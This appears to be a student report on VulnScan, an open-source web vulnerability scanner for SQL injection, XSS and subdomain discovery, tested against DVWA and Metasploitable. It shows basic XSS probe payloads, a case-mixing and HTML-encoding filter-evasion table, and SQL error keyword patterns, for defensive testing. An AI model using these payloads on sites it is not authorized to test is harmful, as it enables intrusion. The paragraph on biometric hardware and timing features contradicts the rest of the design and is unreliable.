Avinash Kumar Singh, Sangita Roy proposes a Network Based Vulnerability scanner (NVS), which is able to detect all the pages in a web application which are vulnerable to SQLI, on behalf of the simulation attack, this tool makes a report which helps programmers to work and fix only the vulnerable pages,It provides an information about crawling web pages and finding vulnerable forms. This approach helps programmer to focus only the bad pages rather than the whole web application, at the same time NVS provides no false positive as it defines patterns, if response contains the specific patterns then only we can say the webpage is vulnerable otherwise not, provides up to maximal of coverage, and also the completeness. The greatest advantage of NVS is it generates the report within the average time .01 hour. Its efficiency is basically dependent upon the number of systems connected within the network [14].

2.2.2 Challenges

Crawling is arguably the most important part of a web application vulnerability scanner; if the scanner's attack engine is poor, it might miss a vulnerability, but if its crawling engine is poor and cannot reach the vulnerability, then it will surely miss the vulnerability. Because of the critical nature of crawling, we have included several types of crawling challenges in Vulnscan, some of which hide vulnerabilities.

- HTML Parsing Malformed HTML makes it difficult for web application scanners to crawl web sites. For instance, a crawler must be able to navigate HTML frames and be able to upload a file. Even though these tasks are straightforward for a human user with a regular browser, they represent a challenge for crawlers.

- Multi-Step Process Even though most web sites are built on top of the stateless HTTP protocol, a variety of techniques are utilized to introduce state into web applications. In order to properly analyze a web site, web application vulnerability scanners must be able to understand the state-based transactions that take place. In VulnScan, there are several state-based interactions.

A scanner is only capable of testing according to the database of known signatures and faults. New vulnerabilities frequently arise, so the tool's databases need to be updated frequently.

2.2.3 Limitations

- No matter how many vulnerabilities are checked for, there can always be a vulnerability which was not considered because it was never discovered. The vulnerability may manifest itself sometime in the future.

- The tool can only be tested on applications like DVWA, which limit its possibilities to learn from a wider array of systems.

3 Proposed System

The proposed system for Vulnerability scanner is based on data protection and encompasses all the traits of a basic security system as well as has the characteristics of web scanners to enhance the security level. A proposed in all the research papers that security of the website should be at the highest priority. By using this system, one can add another layer of security in their respective application.

Our proposed system involves the process of scanning the websites which can have vulnerabilities that lead to the data brench and can lead to irreparable brand damage. Our software is open source so that any small organization or individual can access and test their website before deployment. They can also customize the software according to their own requirements. The purpose is to detect the vulnerabilities in the websites and generate reports which helps user to debug. Our system detects vulnerabilities like SQL injection, XSS (Cross site system), Error based SQLi, Local file inclusion, Sub-domain scanning, Open port detection. Our system tends to replace the existing manual system for the scanning process which is time consuming, less interactive and highly expensive. The main features of this system are creating report and finding various types of vulnerabilities, storing scanning data, process initiation and after that it generates a report of whole scanned websites.

3.1 Vulnerability Detection System

In a vulnerability detection system, the user is asked to type the URL(Uniform Resource Locator) of their website. After that scanner will start mapping the complete website using the index url. It also provides an option to the user whether they want to scan their website with subdomain. Our system automatically detects the subdomain and the file path for a particular domain.

In order to keep the design open and flexible, we used a generic and modular architecture. The tool consists of a crawling and an attack part, which can be invoked separately. Through this architectural decision, it is possible to do a single crawling run (without attacking), to do a single attack run on a previously saved crawling run, or to schedule a complete combined crawling and attack run.

During the crawling process, the tool uses a dedicated crawling queue. This queue is filled with crawling tasks for each web page that is to be analyzed for referring links and potential target forms. A queue controller periodically checks the queue for new tasks and passes them on to a thread controller. This thread controller then selects a free worker thread, which then executes the analysis task. Each completed task notifies the workflow controller about the discovered links and forms in the page. The workflow controller then generates new crawling tasks as needed. After the attack and analysis components complete their work, the task stores the detection results into the report.txt file.

3.1.1 Features of Open Source web scanner

- User friendly registration system
- Fast web crawler
- Easy to control session
- Wide range of Tests
- Report creation
- Mapping of website with subdomains and directories
- Free of cost
- Availability of Source code
- Customization of code as required.

3.2 Attack and Analysis Concepts

For our prototype implementation of VulnScan, we provide plug-ins for common SQL injection, Blind SQLi, and XSS attacks. As far as XSS attacks are concerned, we tested XSS on different variants with increasing level of complexity as Low, Medium and High.

3.2.1 SQL Injection

To test web applications for the presence of SQL injection vulnerabilities,We are using a list of payload which contents a single quote (') character as input value for each form field. If the attacked web application is vulnerable, some of the uploaded form parameters will be used to construct an SQL query, without prior sanitization. In this case, the injected quote character will likely transform the query such that it no longer adheres to valid SQL syntax.

This causes an SQL server exception. If the web application does not handle exceptions or server errors, the result is a SQL error description being included in the response page. Based on the previously described assumptions, the SQL injection analysis module searches response pages for occurrences of an a prioriconfigured list of weighted key phrases that indicate an SQL error (see Figure 1). We derived this list by analyzing response pages of web sites that are vulnerable to SQL injection. Depending on the database server (e.g., MS SQL Server, Oracle, MySQL, PostgreSQL, etc.) is being used, a wide range of error responses are generated. Table 1 shows the key phrase table that we used in our SQL injection analysis module.




Fig.3.1 SQL injection attack

Keywords
SQLexception
runtimeexception
error occurred
runtimeexception
NullPointerException
org.apache
stacktrace
potentially dangerous
internal server error
executing statement
runtime error
exception
avg.lang
error 500
status 500
error occurred
error report
incorrect syntax
sql server
server error
oledb
odbc
mysql
syntax error
tomcat
invalid
incorrect
missing

Apart from this factors, we also consider response codes in determining if an SQL injection attack is successful. The response code is a good indicator for SQL injection vulnerabilities. For example, many sites return a 500 Internal Server Error response when a single quote is entered. This response is generated when the application server crashes. Nevertheless, key phrase analysis is important, as vulnerable forms may also return a 200 OK response.

3.2.2 Simple Reflected XSS attack

XSS attack is implemented in a similar way to the Simple SQL Injection attack. The attack component first constructs a web request and sends it to the target application, using a simple script as input to each form field. The server processes the request and returns a response page. This response page is parsed and analyzed for occurrences of the injected script code. For detecting a vulnerability, this simple variant of a XSS attack uses plain JavaScript code. If the target web form performs some kind of input sanitization and filters quotes or brackets, this attack will fail, a shortcoming that is addressed by the Encoded Reflected XSS Attack.





Fig.3.2 Simple Reflected XSS attack

The simple XSS analysis module takes into account that some of the required characters for scripting (such as quotes or brackets) could be filtered or escaped by the target web application. It also verifies that the script is included at a location where it will indeed be executed by the client browser.



```
<body >
...
<!-- The injected script will be executed -->
You searched for:
<b><script >alert('XSS ');</ script ></b>
Results :
...
</body >
```


3.2.3 Encoded Reflected XSS attack

Most web applications employ some sort of input sanitization.This might be due to filtering routines applied by the developers, or due to automatic filtering performed by PHP environments. Encoded Reflected XSS Attack plug-inattempts to bypass simple input filtering by using HTML encodings (see the XSS cheat sheet [19]). For instance, Table 2 shows different ways of encoding the the "<" character. One disadvantage of using encoded characters is that not all browsers interpret them in the same way.

Encoding type	Encoded variant of '<'
URL Encoding	%3C
HTML Entity 1	&It;
HTML Entity 2	&It
HTML Entity 3	&LT;
HTML Entity 4	&LT
Decimal Encoding 1	&#60;
Decimal Encoding 2	&#060;
Hex Encoding 1	&#x3c;
Hex Encoding 2	&#x03c;
Unicode	\ u003c

Table 2: HTML Character Encodings Table

Apart from encoded characters, it also uses a mix of uppercase and lowercase letters to further camouflage the keyword script.



```
<ScRipt>AleRt('XSS');</ScRipT >
```

3.2.4 Stored XSS attack

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc.Stored cross-site scripting (also known as second-order or persistent XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

An attacker uses Stored XSS to inject malicious content (referred to as the payload), most often JavaScript code, into the target application. If there is no input validation, this malicious code is permanently stored (persisted) by the target application, for example within a database. For example, an attacker may enter a malicious script into a user input field such as a blog comment field or in a forum post.

When a victim opens the affected web page in a browser, the XSS attack payload is served to the victim's browser as part of the HTML code (just like a legitimate comment would). This means that victims will end up executing the malicious script once the page is viewed in their browser.



attacker
receving the sensitive data
post the content with malicious script
send request
reponse send
client
malicious script is stored on the database
request content with the malicious script

Fig.3.3 Stored XSS attack

3.2.5 Error Based SQL injection

In an error based SQL injection attack our system looks for the invalid or error response. When we get a response from the server it searches for the particular error which contains sensitive information (i.e database name, table name, table fields, number of rows in table). Monitor all the responses from the webserver and have a look at the HTML/JavaScript source code. Sometimes the error is present inside them but for some reason (e.g. JavaScript error, HTML comments, etc) is not presented to the user.
A full error message, like those in the examples, provides a wealth of information to the tester in order to mount a successful injection attack. However,

applications often do not provide so much detail: a simple '500 Server Error' or a custom error page might be issued, meaning that we need to use blind injection techniques.

True = Valid Query + No error messages
False = Invalid Query + Error messages
1. In case the Input field is: String
where Query = SELECT * FROM Table WHERE id = '1';




Fig.3.4 Error Based SQL Attack

3.2.6 SubDomain and directories scanner

SubDomain and Directories are open to the client and the employees of the Organization. Some Subdomain and Directories can only be accessed by the employees of the Organization. If this subdomain is open to the people many data brench can occur. With the help of this scanner an user can check if the directories and subdomain are accessible or not. In our System we have used brute force approach which takes a list of keywords from a file. For every iteration it append subdomain keyword with a URL provide by the user (For example :- xyz.original_url.com) and send a request to the server. Server will response with code Response<200> if subdomain exits else it will send Error<404> response to the user. To increase the time complexity of scanner we have created a multi threaded environment where request and response will work parallelly.



Give me address of sub.example.com
Response<200>
Cloud DNS
User web browser
Recursive DNS resolver
Keyword List
Give me address of sub.example.com
Give me address of another.example.com
DNS Server
DNS Server

Fig.3.5 Subdomain and directory Scanner

3.3 Block Diagram




Fig.3.6 Architecture Diagram of Vulnscan

3.4 Characteristics of the System

3.4.1 Vulnerability scanner information

This system is open source and free to use. Individuals can use and customize according to its own demand or requirement. This system can be used for all the attacks that happen on the system. It gives you access to source code so that users can change if someone is spying on them or using them for other purposes. This system can help the Individual for to check on their website security.

3.4.2 Easy to Use

This system is easy to understand. A person who has a basic understanding of terminals can easily work with this system. This helps the user to have full control over the system and can change according to their own needs . Users don't have to take courses or watch videos for this. The product can also help the user to find the bugs or errors in their website.

3.4.3 Reduced cost

Usually, all the enhanced security systems require some hardware. For example, retina scanner, fingerprint scanner, camera for face recognition, etc. The images captured are then converted into some numeric vectors for the training purpose which can be computationally expensive. The proposed system requires no additional hardware. Furthermore, it will have no expenses for hardware as opposed to physical biometrics. The proposed system uses timing features, so the conversion of the input is not required. Hence, the proposed system is reduced cost financially as well as computation-ally.

3.4.4 Faster Scanning

The system can be used for fast scanning as the function works in parallel this can help the user to fast result. That can help the user to save time and faster debugging the website. This also has a proper report so that users can check the vulnerabilities much easier and faster. This helps the faster deployment of the website.

3.4.5 Coverage

The core strength and effectiveness of the scanning relies on the breadth and depth of coverage.

- Can it Provide scanning with credentials?
- Can it be customized and guided to include and crawl specific pages and or exclude specific pages from scanning?

3.4.6 Remediating Reports

Vulnerability scanning reports are vital. They offer a better overview of the security status of your assets and share detailed information about the identified vulnerabilities.The reporting features highlights how many scans were completed, how many loopholes were identified, and remediation action that you can take to address most of the risks. The reporting feature of the vulnerability scanning tools highlights the following information:

- Total number of scans
- Overall scan summary
- Overall system summary
- Security issues by vulnerability

With these insights, businesses can continuously work to reduce risk and boost resource utilization.

3.5 Advantages And Disadvantages

3.5.1 Advantages

- VulnScan is an efficient scanner because it uses multithreading, saving time and money for the user.
- VulnScan is tested on 3 security levels (low, medium, high) and it gives efficient results for all the levels.
- It is open-source, which means anybody can use it without worrying about costs.

- It automatically resets the test database entries after performing attacks.

3.5.2 Disadvantages

- It is a command-line program, hence it is not as user-friendly (Users have to install python 3 and run our code).
- It only detects vulnerabilities, it does not provide a fix.
- It does not provide report comparison.
- It only checks for SQL-Injection and XSS vulnerabilities.

4 System Design And Analysis

Design is the place where quality is fostered in software development. Design provides us with representation of software that can assess quality. Design is the only way that we can accurately translate a customer's view into a finished software product or system. Software design serves as a foundation for all the software engineering steps that follow.We are focused on architecture which can scan and find bugs in websites. This can help the organization improve productive and faster deployment of the website.This architecture can help the user to understand the basic flow of the code.

4.1 System Architecture

The system architecture of the vulnerability scanner can be used on the client server architecture. Client Server Architecture is a computing model in which the server hosts, delivers and manages most of the resources and services to be consumed by the client. This type of architecture has one or more client computers connected to a central server over a network or internet connection. This system shares computing resources. Thus, specific roles are played by both the client and the server side components.

4.1.1 Web Server

Web server is responsible for managing resources, requests and for hosting the application. On the server side we are hosting our application on which system perform vulnerability checks. Our web server is connected with the database server which contains the metadata as well as data/ information of our system in relational format. Whenever the client requests specific resources hosted by the server to which the server responds accordingly.

- Session Management and Authentication: We will provide a login credentials to the server from client-side. Server will authenticate the user and give access to the website for scanning. While the scanning process is going on the server will manage sessions and cookies.

4.1.2 Database server

In the vulnerability scanner, the database server is responsible for storing the data of our website in structure format. For this web scanner we are testing our attack on the MySQL database provided by Metasploitable. Whenever a client requests to the server for executing a query the web server processes this request and sends this request to the database server. In stored XSS attack, attacker will request a query with payload encoded in JavaScript format. If web server has not provided any sanitization it will get stored in the database. Whenever a client request for the particular web page, this payload will get executed on the client browser from which the attacker can access the information.

4.1.3 Client

Client is responsible for requesting various resources services hosted by the server.Client computer provides an interface to allow a user to request services from the server and display the scanner report to the client. Client computer will execute the scripts of attacks, it will scrap the webpages from the client browser and perform different attacks as requested.

- URL: The user enters the URL of there website and the user_id and password and type the captcha if required.
- Payload length: Select the payload length form the list of payloads provided by the system.

4.1.4 System components




Fig.4.1 System Component for Vulnscan

Client :- the user will provide the URL on which attack has to be done.

DNS server :- The process of DNS resolution involves converting a hostname (such as www.example.com) into a computer-friendly IP address (such as 192.168.1.1). An IP address is given to each device on the Internet, and that address is necessary to find the appropriate Internet device.The server locates the required website. After getting the response from the DNS server the client will access the webpage

Website :- A collection of web pages which are grouped together and usually connected together in various ways. Often called a "web site" or a "site."

Database server :- A database server runs a database management system and provides database services to clients. The server manages data access and retrieval and completes clients' requests. Database server is connected to the website.

Tool :- the tool accesses the website to test the functionality of the website and check vulnerabilities of it. After attack the report will be generate this help the client understand the bugs and vulnerability of the website.

Report log :- This log file helps clients to understand vulnerabilities. Which type of attack is performed and which of the attacks are successful on the websites.

4.2 Dynamic Flow Of The System

4.2.1 Data flow diagram for Crawler




Figure 4.2 Data-Flow Diagram for Crawler

At the client side, the user will enter the URL of target website. The user is asked to provide username and password for authentication which will helps crawler to automatically login to the website and access all the pages. Crawl will find all the links from the target website and put it in a crawl queue.

Crawl will takes the URL from crawl Queue and attempt to fetch URL and index the document. After accessing the document crawl will look for all the links, If any new link found it will add it into crawl queue.

4.2.2 Data flow diagram for Complete Crawler



Attempt to Fetch URL and index the Document
Newly discovered URL
robots.txt
Cached robots.txt
Check robots.txt for site
URL if site is prohibited
URL if site is not prohibited
Follow and crawl patterns
Follow and crawl only URLs with the following patterns
Check new URL against follow and crawl patterns
URL if no match
Reject URL
URL if match
Do not crawl patterns
URL if match
Do not crawl URLs with the following patterns
Check new URL against do not crawl URL patterns
URL if no match
URL
Add URL to the crawl queue
Crawl Queue
End Crawl
Continue crawling by attempting to fetch another URL

Fig.4.3 Data-flow diagram for Complete Crawler

For complete crawl the user needs to provide the username and password which will activate user session. Crawl will attempt to fetch the document from the URL provided by the user. For the newly discovered URL it checks for robot.txt which contains the directories of that particular domain.

From robot.txt if the URL is prohibited then the URL will get rejected. If the URL is not prohibited then, it will look for the pattern in the URL. For example if URL contains www.xyz.com/page.php , so this will indicate that the URL will redirect to the same page. So to avoid this we are checking the patterns in the URL. If there is no match then the URL gets rejected. After getting the URL, check it with the crawl queue and if the URL is already present in the crawl queue then reject the URL.. Continue crawling by attempting to fetch another URL

4.2.3 Data flow diagram for SQL Injection




Fig.4.4 Data-flow Diagram for SQL-Injection

At the client side, the user will provide the target url, username and password for the authentication. Once the system authenticates the user and grants permission it will take the URL from the crawl queue.

For each URL the scanner will start searching for the forms in that particular web page. Forms contain the input tags, buttons, textbox etc where the system can enter the data. For each form in that website our scanner will execute SQL payloads and check whether it contains any vulnerabilities or not. If it detects any vulnerability it will save it as a report.

4.2.4 Data flow diagram for Simple XSS attack

